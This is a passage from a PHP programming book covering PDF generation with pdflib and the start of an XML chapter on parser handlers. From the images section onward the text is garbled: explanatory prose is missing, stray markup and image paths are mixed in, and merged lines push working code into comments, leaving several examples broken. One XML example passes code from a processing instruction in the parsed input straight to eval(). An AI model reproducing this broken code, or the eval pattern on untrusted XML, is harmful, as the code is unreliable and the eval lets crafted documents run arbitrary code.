The `pdf_translate()` function moves the origin to the top of the page, and `pdf_scale()` inverts the Y-axis coordinates. To avoid producing text that can be read only in a mirror, we set the `horizscaling` parameter.

10.3.2 Text Functions

PDF files have the concept of the current text position. It's like a cursor—unless you specify another location, when you insert text it appears at the current text location. You set the text location with the `pdf_set_textpos()` function:

```
pdf_set_textpos(pdf, x, y);
```

Once you have positioned the cursor, use the `pdf_show()` function to draw text there:

```
pdf_show(pdf, text);
```

After you call `pdf_show()`, the cursor moves to the end of the inserted text.

You can also move the location and draw text in one function, with `pdf_show_xy()`:

```
pdf_show_xy(pdf, text, x, y);
```

The `pdf_continue_text()` function moves to the next line and outputs text:

```
pdf_continue_text(pdf, text);
```

Set the `leading` parameter with `pdf_set_parameter()` to change the vertical separation between lines.

The `pdf_show_boxed()` function lets you define a rectangular area within which a string of text is formatted:

```
$c = pdf_show_boxed(pdf, text, x, y, width,  
height, mode [, feature]);
```

The `mode` parameter controls the alignment of the text within the box, and can be `"left"`, `"right"`, `"center"`, `"justify"`, or `"fulljustify"`. The difference between `"justify"` and `"fulljustify"` is in the treatment of the last line. The last line in a `"justify"`-formatted area is not justified, whereas in a `"fulljustify"` area it is. [Example 10-4](#) shows all five cases.

Example 10-4. Text alignment within a box

```
<?php  
$pdf = pdf_new( );
```

```
pdf_open_file($pdf);
pdf_begin_page($pdf, 612, 792);

$font = pdf_findfont($pdf, "Helvetica-Bold", "host", 0);
pdf_setfont($pdf, $font, 38);
$text = <<<FOO
This is a lot of text inside a text box in
a small pdf file.
FOO;

pdf_show_boxed($pdf, $text, 50, 590, 300,
180, "left");
pdf_rect($pdf, 50, 590, 300, 180);
pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 50, 400, 300,
180, "right");
pdf_rect($pdf, 50, 400, 300, 180);
pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 50, 210, 300,
180, "justify");
pdf_rect($pdf, 50, 210, 300, 180);
pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 50, 20, 300,
180, "fulljustify");
pdf_rect($pdf, 50, 20, 300, 180);
pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 375, 235, 200,
300, "center");
pdf_rect($pdf, 375, 250, 200, 300);
pdf_stroke($pdf); pdf_end_page($pdf);
pdf_set_parameter($pdf, "openaction",
```

```


"fitpage");
pdf_close($pdf);

$buf = pdf_get_buffer($pdf);
$len = strlen($buf);
header("Content-Type:application/pdf");
header("Content-Length:$len");
header("Content-Disposition:inline;
filename=coords.pdf");
echo $buf;
pdf_delete($pdf);
?>

```

[Figure 10-4](#) shows the output of [Example 10-4](#).

Figure 10-4. Different text alignments



The `pdf_show_boxed()` function returns the number of characters that did not fit in the box. If the `feature` parameter is

present, it must be set to the string "**blind**". This prevents the text from being drawn on the page and is useful for checking whether a string will fit in the box without actually drawing it.

10.3.3 Text Attributes

There are three common ways to alter the appearance of text. One is to underline, overline, or strike out the text using parameters. Another is to change the stroking and filling. The third is to change the text's color.

Each of the **underline**, **overline**, and **strikeout** parameters may be set to "**true**" or "**false**" independently of the others. For example:

```
pdf_set_parameter($pdf, "underline",  
"true"); // enable underlining
```

Stroking text means drawing a line around the path defined by the text. The effect is an outline of the text. *Filling* text means to fill the shape defined by the text. You can set whether text should be stroked or filled with the **textrendering** parameter. The valid values are shown in [Table 10-2](#).

Table 10-2. Values for the textrendering parameter

Value	Effect
0	Normal

1	Stroke (outline)
2	Fill and stroke
3	Invisible
4	Normal, add to clipping path
5	Fill and stroke, add to clipping path
6	Invisible, add to clipping path

You can select the text color using the `pdf_setcolor()` function:

```
pdf_setcolor(pdf, type, colorspace, c1 [, c2, c3 [, c4]]);
```

The `type` parameter is either "stroke", "fill", or "both", indicating whether you're specifying the color to be used for outlining the letters, filling the letters, or both. The `colorspace` parameter is one of "gray", "rgb", "cmyk", "spot", or "pattern". The "gray", "spot", and "pattern" colorspaces take only one color parameter, whereas "rgb" takes three and "cmyk" takes all four.

[Example 10-5](#) shows colors, underlines, overlines, strikeouts, stroking, and filling at work.

Example 10-5. Changing text attributes

```
<?php
$p = pdf_new();
pdf_open_file($p);
pdf_begin_page($p, 612, 792);


$font = pdf_findfont($p, "Helvetica-Bold", "host", 0);
pdf_setfont($p, $font, 38.0);
pdf_set_parameter($p, "overline", "true");
pdf_show_xy($p, "Overlined Text", 50, 720);
pdf_set_parameter($p, "overline", "false");
pdf_set_parameter($p, "underline", "true");
pdf_continue_text($p, "Underlined Text");
pdf_set_parameter($p, "strikeout", "true");
pdf_continue_text($p, "Underlined strikeout
Text");
pdf_set_parameter($p, "underline", "false");
pdf_set_parameter($p, "strikeout", "false");
pdf_setcolor($p, "fill", "rgb", 1.0, 0.1,
0.1);
pdf_continue_text($p, "Red Text");
pdf_setcolor($p, "fill", "rgb", 0, 0, 0);
pdf_set_value($p, "textrendering", 1);
pdf_setcolor($p, "stroke", "rgb", 0, 0.5, 0);
pdf_continue_text($p, "Green Outlined
Text");
```

```
pdf_set_value($p,"textrendering",2);
pdf_setcolor($p,"fill","rgb", 0, .2, 0.8);
pdf_setlinewidth($p,2);
pdf_continue_text($p, "Green Outlined Blue
Text");
pdf_end_page($p);
pdf_close($p);

$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline;
filename=coord.pdf");
echo $buf;
pdf_delete($p);
?>
```

[Figure 10-5](#) shows the output of [Example 10-5](#).

Figure 10-5. Lining, stroking, filling, and coloring text



10.3.4 Fonts

There are 14 built-in fonts in PDF, as listed in [Table 10-3](#). If you use only these fonts, the documents you create will be smaller and more portable than if you use nonstandard fonts.

Table 10-3. Standard PDF fonts

Courier	Courier-Bold	Courier-BoldOblique	Courier-Oblique
Helvetica	Helvetica-Bold	Helvetica-BoldOblique	Helvetica-Oblique
Times-Bold	Times-BoldItalic	Times-Italic	Times-Roman

Symbol	ZapfDingbats		
--------	--------------	--	--

You can select a font with the `pdf_findfont()` function:

```
$font = pdf_findfont($pdf, fontname,  
encoding, embed);
```

The `encoding` parameter indicates how the internal numeric codes for characters map onto the font's characters. The built-in encodings are "`winansi`" (Windows, a superset of ISO 8859-1, which is itself a superset of ASCII), "`macroman`" (Macintosh), "`ebcdic`" (IBM mainframe), "`builtin`" (for symbol fonts), and "`host`" ("`macroman`" on the Mac, "`ebcdic`" on EBCDIC-based systems, and "`winansi`" on everything else). When using built-in fonts, stick to "`host`".

You can load nonstandard fonts if you have the PostScript font metrics or TrueType files. If you want to embed the nonstandard fonts in the PDF file, rather than using whatever fonts on the viewer's system most resemble them, set the `embed` parameter to **1**. You do not need to embed the standard fonts.

Using nonstandard fonts without embedding them makes your documents much less portable, while embedding them makes your generated PDF files much larger. You also need to be careful of not violating any font license terms, because some fonts are not supposed to be embedded. TrueType font files have an indicator that is set if the font should not be embedded. This is honored by `pdflib`, which produces an error if you try to embed such a font.

10.3.5 Embedding Fonts

To use nonstandard fonts, you must tell *pdflib* where they are with the **FontAFM**, **FontPFM**, or **FontOutline** parameters. For example, to use a TrueType font, you can do this:

```
pdf_set_parameter($p, "FontOutline",
"CANDY==/usr/fonts/candy.ttf");
$font = pdf_findfont($p, "CANDY", "host",
1);
```

The double equals sign in this code tells *pdflib* that you are specifying an absolute path. A single equals sign would indicate a path relative to the default font directory.

Instead of using explicit **pdf_set_parameter()** calls each time you want to use a nonstandard font, you can tell your *pdflib* installation about these extra fonts by adding the **FontAFM**, **FontPFM**, and **FontOutline** settings to *pdflib*'s *pdflib.upr* file.

Here's a sample set of additions to the **FontAFM** and **FontOutline** sections of the *pdflib.upr* file. The line that starts with two slashes (//) indicates the default directory for font files. The format for the other lines is simply *fontname=filename*:

```
//usr/share/fonts
```

```
FontAFM
```

```
LuciduxSans=lcdxsr.afm
```

```
Georgia=georgia.afm
```

```
FontOutline
```

```
Arial=arial.ttf
```

```
Century Gothic=GOTHIC.TTF
```

```
Century Gothic Bold=GOTHICB.TTF
```

Century Gothic Bold Italic=GOTHICBI.TTF
Century Gothic Italic=GOTHICI.TTF

You can specify an absolute path to a font file if you wish.

[Example 10-6](#) shows most of the built-in fonts along with the five extra AFM (Adobe Font Metric) and two extra TrueType fonts installed in the *pdflib.upr* file above. It displays new Euro currency symbol along with a collection of accented characters used in French.

Example 10-6. Font demonstration

```
<?php
$p = pdf_new();
pdf_open_file($p);
pdf_set_info($p, "Creator", "hello.php");
pdf_set_info($p, "Author", "Rasmus Lerdorf");
pdf_set_info($p, "Title", "Hello world
(PHP)");
pdf_set_parameter($p, "resourcefile",
'/usr/share/fonts/pdflib/pdflib.upr');
pdf_begin_page($p, 612, 792);
pdf_set_text_pos($p, 25, 750);
$fonts = array('Courier'=>0, 'Courier-
Bold'=>0, 'Courier-BoldOblique'=>0,
               'Courier-
Oblique'=>0, 'Helvetica'=>0, 'Helvetica-
Bold'=>0,
               'Helvetica-
BoldOblique'=>0, 'Helvetica-Oblique'=>0,
               'Times-Bold'=>0, 'Times-
```

```

BoldItalic'=>0, 'Times-Italic'=>0,
                  'Times-Roman'=>0,
'LuciduxSans'=>1,
                  'Georgia' => 1, 'Arial' =>
1, 'Century Gothic' => 1,
                  'Century Gothic Bold' => 1,
'Century Gothic Italic' => 1,
                  'Century Gothic Bold Italic'
=> 1
);
foreach($fonts as $f=>$embed) {
    $font =
pdf_findfont($p,$f,"host",$embed);
    pdf_setfont($p,$font,25.0);
    pdf_continue_text($p,"$f (" . chr(128) . " Ç
à á â ã ç è é ê)");
}
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
Header("Content-Type: application/pdf");
Header("Content-Length: $len");
Header("Content-Disposition: inline;
filename=hello_php.pdf");
echo $buf;
pdf_delete($p);
?>

```

The output of [Example 10-6](#) is shown in [Figure 10-6](#).

Figure 10-6. Output of the font demonstration



55% 14 1 of 1 8 31

```
$image = pdf_open_jpeg(<tt><i>pdf</i></tt>, <tt>
<i>filename</i></tt>);

pdf_place_image(<tt><i>pdf</i></tt>, <tt>
<i>image</i></tt>, <tt><i>x</i></tt>, <tt><i>y</i>
</tt>, <tt><i>scale</i></tt>); pdf_close_image(<tt>
<i>pdf</i></tt>, <tt><i>image</i></tt>);

<?php

$p = pdf_new( );

pdf_open_file($p);

pdf_set_info($p,"Creator","images.php");
pdf_set_info($p,"Author","Rasmus Lerdorf");
pdf_set_info($p,"Title","Images");
pdf_begin_page($p,612,792);

$im = pdf_open_jpeg($p, "php-big.jpg");
pdf_place_image($p, $im, 200, 700, 1.0);
pdf_place_image($p, $im, 200, 600, 0.75);
pdf_place_image($p, $im, 200, 535, 0.50);
pdf_place_image($p, $im, 200, 501, 0.25);
pdf_place_image($p, $im, 200, 486, 0.10); $x =
```

```
pdf_get_value($p, "imagewidth", $im); $y =  
pdf_get_value($p, "imageheight", $im);  
pdf_close_image ($p,$im); $font =  
pdf_findfont($p,'Helvetica-Bold','host',0);  
pdf_setfont($p,$font,38.0); pdf_show_xy($p,"$x by  
$y",425,750); pdf_end_page($p);  
  
pdf_close($p);  
  
$buf = pdf_get_buffer($p); $len = strlen($buf);  
  
header("Content-Type: application/pdf");  
header("Content-Length: $len"); header("Content-  
Disposition: inline; filename=images.pdf"); echo  
$buf;  
  
pdf_delete($p);  
  
?>  
  
pdf_scale(<tt><i>pdf</i></tt>, <tt><i>xscale</i></tt>, <tt><i>yscale</i></tt>);  
  
<?php
```

```
$im = pdf_open_jpeg($p, "php-big.jpg");
pdf_place_image($p, $im, 200, 700, 1.0);
pdf_save($p); // Save current coordinate system
settings $nx =
50/pdf_get_value($p,"imagewidth",$im); $ny =
100/pdf_get_value($p,"imageheight",$im);
pdf_scale($p, $nx, $ny);

pdf_place_image($p, $im, 200/$nx, 600/$ny, 1.0);
pdf_restore($p); // Restore previous pdf_close_image
($p,$im); ?>

pdf_moveto(<tt><i>pdf</i></tt>, <tt><i>x</i></tt>,
<tt><i>y</i></tt>);

pdf_lineto(<tt><i>pdf</i></tt>, <tt><i>x</i></tt>,
<tt><i>y</i></tt>);

pdf_circle(<tt><i>pdf</i></tt>, <tt><i>x</i></tt>,
<tt><i>y</i></tt>, <tt><i>r</i></tt>);

pdf_arc(<tt><i>pdf</i></tt>, <tt><i>x</i></tt>, <tt>
<i>y</i></tt>, <tt><i>r</i></tt>, <tt><i>alpha</i>
</tt>, <tt><i>beta</i></tt>);
```

```
pdf_curveto(<tt><i>pdf</i></tt>, <tt><i>x1</i></tt>,
<tt><i>y1</i></tt>, <tt><i>x2</i></tt>, <tt>
<i>y2</i></tt>, <tt><i>x3</i></tt>, <tt><i>y3</i>
</tt>);
```

```
pdf_rect(<tt><i>pdf</i></tt>, <tt><i>x</i></tt>,
<tt><i>y</i></tt>, <tt><i>width</i></tt>, <tt>
<i>height</i></tt>);
```

```
pdf_closepath(<tt><i>pdf</i></tt>);
```

```
<?php
```

```
$p = pdf_new( );
```

```
pdf_open_file($p);
```

```
pdf_begin_page($p,612,792);
pdf_moveto($p,150,150);
```

```
pdf_lineto($p,450,650);
```

```
pdf_lineto($p,100,700);
```

```
pdf_curveto($p,80,400,70,450,250,550);
pdf_stroke($p);
```

```
pdf_end_page($p);

pdf_close($p);

$buf = pdf_get_buffer($p); $len = strlen($buf);

header("Content-Type:application/pdf");
header("Content-Length:$len"); header("Content-
Disposition:inline; filename=gra.pdf"); echo $buf;
```

```
pdf_delete($p);
```

```
?>
```

```
pdf_closepath($p);
```

```
pdf_fill_stroke($p);
```

```
// circle
```

```
pdf_setcolor($p,"fill","rgb", 0.8, 0.5, 0.8);
pdf_circle($p,400,600,75); pdf_fill_stroke($p);
```

```
// funky arc
```

```
pdf_setcolor($p,"fill","rgb", 0.8, 0.5, 0.5);
pdf_moveto($p,200,600);

pdf_arc($p,300,600,50,0,120); pdf_closepath($p);

pdf_fill_stroke($p);

// dashed rectangle

pdf_setcolor($p,"stroke","rgb", 0.3, 0.8, 0.3);
pdf_setdash($p,4,6);

pdf_rect($p,50,500,500,300); pdf_stroke($p);

$pattern = pdf_begin_pattern(<tt><i>pdf</i></tt>,
<tt><i>width</i></tt>, <tt><i>height</i></tt>, <tt>
<i>xstep</i></tt>, <tt><i>ystep</i></tt>, <tt>
<i>painttype</i></tt>);

<?php

$p = pdf_new( );
pdf_open_file($p);
```

```
$im = pdf_open_jpeg($p, "php-tiny.jpg"); $pattern =  
pdf_begin_pattern($p,64,34,64,34,1); pdf_save($p);  
  
pdf_place_image($p, $im, 0,0,1); pdf_restore($p);  
  
pdf_end_pattern($p);  
  
pdf_close_image ($p,$im);  
  
pdf_begin_page($p,612,792); pdf_setcolor($p, "fill",  
"pattern", $pattern); pdf_setcolor($p, "stroke",  
"pattern", $pattern); pdf_setlinewidth($p, 30.0);  
pdf_circle($p,306,396,120); pdf_stroke($p);  
  
pdf_end_page($p);  
  
  
  
pdf_close($p);  
  
$buf = pdf_get_buffer($p); $len = strlen($buf);  
  
Header("Content-Type:application/pdf");  
Header("Content-Length: $len"); Header("Content-  
Disposition: inline; filename=pat.pdf"); echo $buf;
```

```
pdf_delete($p);

?>

$template = pdf_begin_template(<tt><i>pdf</i>
</tt>, <tt><i>width</i></tt>, <tt><i>height</i>
</tt>);

pdf_end_template(<tt><i>pdf</i></tt>);
pdf_save(<tt><i>pdf</i></tt>); pdf_restore(<tt>
<i>pdf</i></tt>);

<?php

$p = pdf_new( );

pdf_open_file($p);

// define template

$im = pdf_open_jpeg($p, "php-big.jpg"); $template =
pdf_begin_template($p,612,792); pdf_save($p);

pdf_place_image($p, $im, 14, 758, 0.25);
pdf_place_image($p, $im, 562, 758, 0.25);
```

```
pdf_moveto($p,0,750);
pdf_lineto($p,612,750);
pdf_stroke($p);

$font = pdf_findfont($p,"Times-Bold","host",0);
pdf_setfont($p,$font,38.0); pdf_show_xy($p,"pdf
Template Example",120,757); pdf_restore($p);

pdf_end_template($p);

pdf_close_image ($p,$im);// build pages
pdf_begin_page($p,595,842); pdf_place_image($p,
$template, 0, 0, 1.0); pdf_end_page($p);

pdf_begin_page($p,595,842); pdf_place_image($p,
$template, 0, 0, 1.0); pdf_end_page($p);

pdf_close($p);

$buf = pdf_get_buffer($p); $len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len"); header("Content-
```

```
Disposition: inline; filename=templ.pdf"); echo $buf;  
pdf_delete($p);  
?>
```

The output of [Example 10-11](#) is shown in [Figure 10-13](#).

Figure 10-13. A templated page



Some operations, such as opening an image, cannot be done within the context of a template definition. Attempting to do so will cause an error. If you get such an error, simply move the offending operation to just before the `pdf_begin_template()` call.


```
$bookmark = pdf_add_bookmark(<tt><i>pdf</i></tt>, <tt><i>text</i></tt>, <tt><i>parent</i></tt>, <tt><i>open</i></tt>);
```

```
pdf_add_thumbnail(<tt><i>pdf</i></tt>, <tt><i>image</i></tt>);
```

```
<?php
```

```
$p = pdf_new( );
```

```
pdf_open_file($p);
```

```
pdf_begin_page($p,595,842); $top =  
pdf_add_bookmark($p, "Countries"); $im =  
pdf_open_png($p, "fr-flag.png");  
pdf_add_thumbnail($p, $im);  
pdf_close_image($p,$im);
```

```
$font = pdf_findfont($p,"Helvetica-Bold","host",0);  
pdf_setfont($p, $font, 20); pdf_add_bookmark($p,  
"France", $top); pdf_show_xy($p, "This is a page  
about France", 50, 800); pdf_end_page($p);
```

```
pdf_begin_page($p,595,842); $im =
pdf_open_png($p, "nz-flag.png");
pdf_add_thumbnail($p, $im);
pdf_close_image($p,$im);

pdf_setfont($p, $font, 20); pdf_add_bookmark($p,
"Denmark", $top); pdf_show_xy($p, "This is a page
about New Zealand", 50, 800); pdf_end_page($p);

pdf_close($p);

$buf = pdf_get_buffer($p); $len = strlen($buf);

header("Content-Type:application/pdf");
header("Content-Length:$len"); header("Content-
Disposition:inline; filename=bm.pdf"); echo $buf;

pdf_delete($p);

?>
```

```
pdf_add_locallink(<tt><i>pdf</i></tt>, <tt>
<i>llx</i></tt>, <tt><i>lly</i></tt>, <tt><i>urx</i>
</tt>, <tt><i>ury</i></tt>, <tt><i>page</i></tt>,
<tt><i>zoom</i></tt>);
```

```
pdf_add_locallink($p, 50, 700, 100, 750, 3, "retain");
```

```
pdf_add_pdflink(<tt><i>pdf</i></tt>, <tt><i>llx</i>
</tt>, <tt><i>lly</i></tt>, <tt><i>urx</i></tt>, <tt>
<i>ury</i></tt>, <tt><i>filename</i></tt>, <tt>
<i>page</i></tt>, <tt><i>zoom</i></tt>);
```

```
pdf_add_pdflink($p, 50, 700, 100, 750,
"another.pdf", 3, "retain");
```

```
pdf_add_launchlink($p, 50, 700, 100, 750,
"/path/document.doc");
```

```
pdf_add_weblink(<tt><i>pdf</i></tt>, <tt>
<i>llx</i></tt>, <tt><i>lly</i></tt>, <tt><i>urx</i>
</tt>, <tt><i>ury</i></tt>, <tt><i>url</i></tt>);
```

```
<?php
```

```
$p = pdf_new( );
```

```
pdf_open_file($p);

$x = pdf_get_value($p, "imagewidth", $im);
$y = pdf_get_value($p, "imageheight", $im);

pdf_begin_page($p, 612, 792);
pdf_place_image($p, $im, 50, 700, 1.0);
pdf_set_border_style($p, "solid", 0);

pdf_add_weblink($p, 50, 700, 50 + $x, 700 + $y, "http://www.php.net");
pdf_end_page($p);

pdf_close_image($p, $im);

pdf_close($p);

$buf = pdf_get_buffer($p);
$len = strlen($buf);

header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=link.pdf");
echo $buf;

pdf_delete($p);

?>
```



```
pdf_add_note(<tt><i>pdf</i></tt>, <tt><i>llx</i>
</tt>, <tt><i>lly</i></tt>, <tt><i>urx</i></tt>, <tt>
<i>ury</i></tt>, <tt><i>contents</i></tt>, <tt>
<i>title</i></tt>, <tt><i>icon</i></tt>, <tt>
<i>open</i></tt>);

<?php

$p = pdf_new( );

pdf_open_file($p);

pdf_begin_page($p,612,792);
pdf_add_note($p,100,650,200,750,"This is a test
annotation.","Testing","note",0); pdf_end_page($p);

pdf_close($p);

$buf = pdf_get_buffer($p); $len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len"); header("Content-
Disposition: inline; filename=note.pdf"); echo $buf;

pdf_delete($p);
```

?>

```
pdf_attach_file(<tt><i>pdf</i></tt>, <tt><i>llx</i></tt>, <tt><i>lly</i></tt>, <tt><i>urx</i></tt>, <tt><i>ury</i></tt>, <tt><i>filename</i></tt>, <tt><i>description</i></tt>, <tt><i>author</i></tt>, <tt><i>content_type</i></tt>, <tt><i>icon</i></tt>);
```

```
pdf_begin_page($p, 595, 842); pdf_attach_file($p, 100, 600, 200, 700, "file.zip", "Here is that file you wanted", "Rasmus Lerdorf", "application/zip", "paperclip");
```

<?php

```
pdf_set_value($p, "duration", 5);  
pdf_set_parameter($p, "transition", "wipe"); ?>
```


Chapter 11. XML

XML, the Extensible Markup

Language, is a standardized data format. It looks a little like HTML, with tags

(<example>like this</example>) and entities

(&). Unlike HTML, however, XML is designed to be easy to parse, and there are rules for what you can and cannot do in an XML document. XML is now the standard data format in fields as diverse as publishing, engineering, and medicine.

It's used for remote procedure calls, databases,

purchase orders, and much more.

There are many scenarios where you might want to use XML. Because it is a common format for data transfer, other programs can emit XML

files for you to either extract information from (parse) or display in HTML (transform). This

chapter shows how to use the XML parser bundled with PHP, as well as how to use the optional XSLT extension to transform XML. We also briefly cover generating XML.

Recently, XML has been used in remote procedure calls. A client encodes a function name and parameter values in XML and sends them via HTTP to a server. The server decodes the function name and values, decides what to do, and returns a response value encoded in XML. XML-RPC has proved a useful way to integrate application components written in different languages. In this chapter, we'll show you how to write XML-RPC servers and clients.

11.1 Lightning Guide to XML

Most XML consists of elements (like HTML tags), entities, and regular data. For example:

```
<book isbn="1-56592-610-2">
  <title>Programming PHP</title>
  <authors>
    <author>Rasmus Lerdorf</author>
    <author>Kevin Tatroe</author>
  </authors>
</book>
```

In HTML, you often have an open tag without a close tag. The most common example of this is:

```
<br>
```

In XML, that is illegal. XML requires that every open tag be closed. For tags that don't enclose anything, such as the line break `
`, XML adds this syntax:

```
<br />
```

Tags can be nested but cannot overlap. For example, this is valid:

```
<book><title>Programming PHP</title></book>
```

but this is not valid, because the `book` and `title` tags overlap:

```
<book><title>Programming PHP</book></title>
```

XML also requires that the document begin with a processing instruction that identifies the version of XML being used (and possibly other things, such as the text encoding used). For example:

```
<?xml version="1.0" ?>
```

The final requirement of a well-formed XML document is that there be only one element at the top level of the file. For example, this is well formed:

```
<?xml version="1.0" ?>
<library>
    <title>Programming PHP</title>
    <title>Programming Perl</title>
    <title>Programming C#</title>
</library>
```

but this is not well formed, as there are three elements at the top level of the file:

```
<?xml version="1.0" ?>
<title>Programming PHP</title>
<title>Programming Perl</title>
<title>Programming C#</title>
```

XML documents generally are not completely ad hoc. The specific tags, attributes, and entities in an XML document, and the rules governing how they nest, comprise the structure of the document. There are two ways to write down this structure: the Document Type Definition (DTD) and the Schema. DTDs and Schemas are used to validate documents; that is, to ensure that they follow the rules for their type of document.

Most XML documents don't include a DTD. Many identify the DTD as an external with a line that gives the name and location (file or

URL) of the DTD:

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier'  
'http://www.example.com/my.dtd'>
```

Sometimes it's convenient to encapsulate one XML document in another. For example, an XML document representing a mail message might have an **attachment** element that surrounds an attached file. If the attached file is XML, it's a nested XML document. What if the mail message document has a **body** element (the subject of the message), and the attached file is an XML representation of a dissection that also has a **body** element, but this element has completely different DTD rules? How can you possibly validate or make sense of the document if the meaning of **body** changes partway through?

This problem is solved with the use of namespaces. Namespaces let you qualify the XML tag—for example, **email:body** and **human:body**.

There's a lot more to XML than we have time to go into here. For a gentle introduction to XML, read *Learning XML*, by Erik Ray (O'Reilly). For a complete reference to XML syntax and standards, see *XML in a Nutshell*, by Elliotte Rusty Harold and W. Scott Means (O'Reilly).

```
<?php

echo '<?xml version="1.0" encoding="ISO-8859-1" ?
>'; ?>

<?php header('Content-Type: text/xml'); ?> <?xml
version='1.0' encoding='ISO-8859-1' ?>
<!DOCTYPE rss PUBLIC '-//Netscape
Communications//DTD RSS 0.91//EN'

'http://my.netscape.com/publish/formats/rss-
0.91.dtd'> <rss version="0.91">

<channel>

<?php

// news items to produce RSS for $items = array(
array('title' => 'Man Bites Dog', 'link' =>
'http://www.example.com/dog.php', 'desc' => 'Ironic
turnaround!'), array('title' => 'Medical
Breakthrough!', 'link' =>
'http://www.example.com/doc.php', 'desc' => 'Doctors
announced a cure for me.') );
```

```
foreach($items as $item) {  
  
    echo "<item>\n"; echo " <title>{$item[title]}  
</title>\n"; echo " <link>{$item[link]}</link>\n";  
    echo " <description>{$item[desc]}</description>\n";  
    echo " <language>en-us</language>\n"; echo "  
</item>\n"; }  
  
?>  
  
</channel>  
  
</rss>  
  
<span class="docEmphBold"><?xml version='1.0'  
encoding='ISO-8859-1' ?> <!DOCTYPE rss PUBLIC  
'-//Netscape Communications//DTD RSS 0.91//EN'  
  
'http://my.netscape.com/publish/formats/rss-  
0.91.dtd'> <rss version="0.91">  
  
<channel>  
  
<item>
```

```
<title>Man Bites Dog</title>
<link>http://www.example.com/dog.php</link>
<description>Ironic turnaround!</description>
<language>en-us</language> </item>

<item>

    <title>Medical Breakthrough!</title>
    <link>http://www.example.com/doc.php</link>
    <description>Doctors announced a cure for me.
    </description> <language>en-us</language> </item>

</channel>

</rss></span>
```

```
xml_set_element_handler(<tt><i>parser</i></tt>,
<tt><i>start_element</i></tt>, <tt>
<i>end_element</i></tt>);

my_start_element_handler(<tt><i>parser</i></tt>,
<tt><i>element</i></tt>, <tt><i>attributes</i></tt>);

function start_element($inParser, $inName,
&$inAttributes) {

    $attributes = array( ); foreach($inAttributes as
$key) {

        $value = $inAttributes[$key]; $attributes[] = "<font
color=\"gray\">$key=\"$value\" </font>"; }

    echo '&lt;<b>' . $inName . '</b> ' . join(' ',
$attributes) . '&gt;'; }

my_end_element_handler(<tt><i>parser</i></tt>,
<tt><i>element</i></tt>);

function end_element($inParser, $inName) {
```

```
echo '&lt;><b>$inName</b>&gt;'; }

xml_set_character_data_handler(<tt><i>parser</i>
</tt>, <tt><i>handler</i></tt>);

my_character_data_handler(<tt><i>parser</i></tt>,
<tt><i>cdata</i></tt>);

function character_data($inParser, $inData) {

    echo $inData;

}

xml_set_processing_instruction(<tt><i>parser</i>
</tt>, <tt><i>handler</i></tt>);

<?<tt><i>target instructions</i></tt> ?>

my_processing_instruction_handler(<tt>
<i>parser</i></tt>, <tt><i>target</i></tt>, <tt>
<i>instructions</i></tt>);

function processing_instruction($inParser, $inTarget,
$inCode) {

    if ($inTarget === 'php') {
```

```
eval($inCode);

}

xml_set_external_entity_ref_handler(<tt>
<i>parser</i></tt>, <tt><i>handler</i></tt>);

$ok = my_ext_entity_handler(<tt><i>parser</i>
</tt>, <tt><i>entity</i></tt>, <tt><i>base</i></tt>,
<tt><i>system</i></tt>, <tt><i>public</i></tt>);

function external_entity_reference($inParser,
$inNames, $inBase, $inSystemID, $inPublicID) {

    if($inSystemID) {

        if(!list($parser, $fp) = create_parser($inSystemID))
        {

            echo "Error opening external entity $inSystemID
\n"; return false;

        }

        return parse($parser, $fp); }

    }

}
```

```
    return false;  
  
}  
  
<!DOCTYPE doc [  
    <!NOTATION jpeg SYSTEM "image/jpeg">  
    <!ENTITY logo SYSTEM "php-tiny.jpg" NDATA  
jpeg> ]>  
  
xml_set_notation_decl_handler(<tt><i>parser</i></tt>,  
<tt><i>handler</i></tt>);  
  
my_notation_handler(<tt><i>parser</i></tt>, <tt>  
<i>notation</i></tt>, <tt><i>base</i></tt>, <tt>  
<i>system</i></tt>, <tt><i>public</i></tt>);  
  
xml_set_unparsed_entity_decl_handler(<tt>  
<i>parser</i></tt>, <tt><i>handler</i></tt>);  
  
my_unp_entity_handler(<tt><i>parser</i></tt>, <tt>  
<i>entity</i></tt>, <tt><i>base</i></tt>, <tt>  
<i>system</i></tt>, <tt><i>public</i></tt>, <tt>  
<i>notation</i></tt>);
```

```
xml_set_default_handler(<tt><i>parser</i></tt>,
<tt><i>handler</i></tt>);

my_default_handler(<tt><i>parser</i></tt>, <tt>
<i>text</i></tt>);

function default($inParser, $inData) {

    echo "<font color=\"red\">XML: Default handler
called with '$inData'</font>\n"; }

xml_parser_set_option(<tt><i>parser</i></tt>, <tt>
<i>option</i></tt>, <tt><i>value</i></tt>);
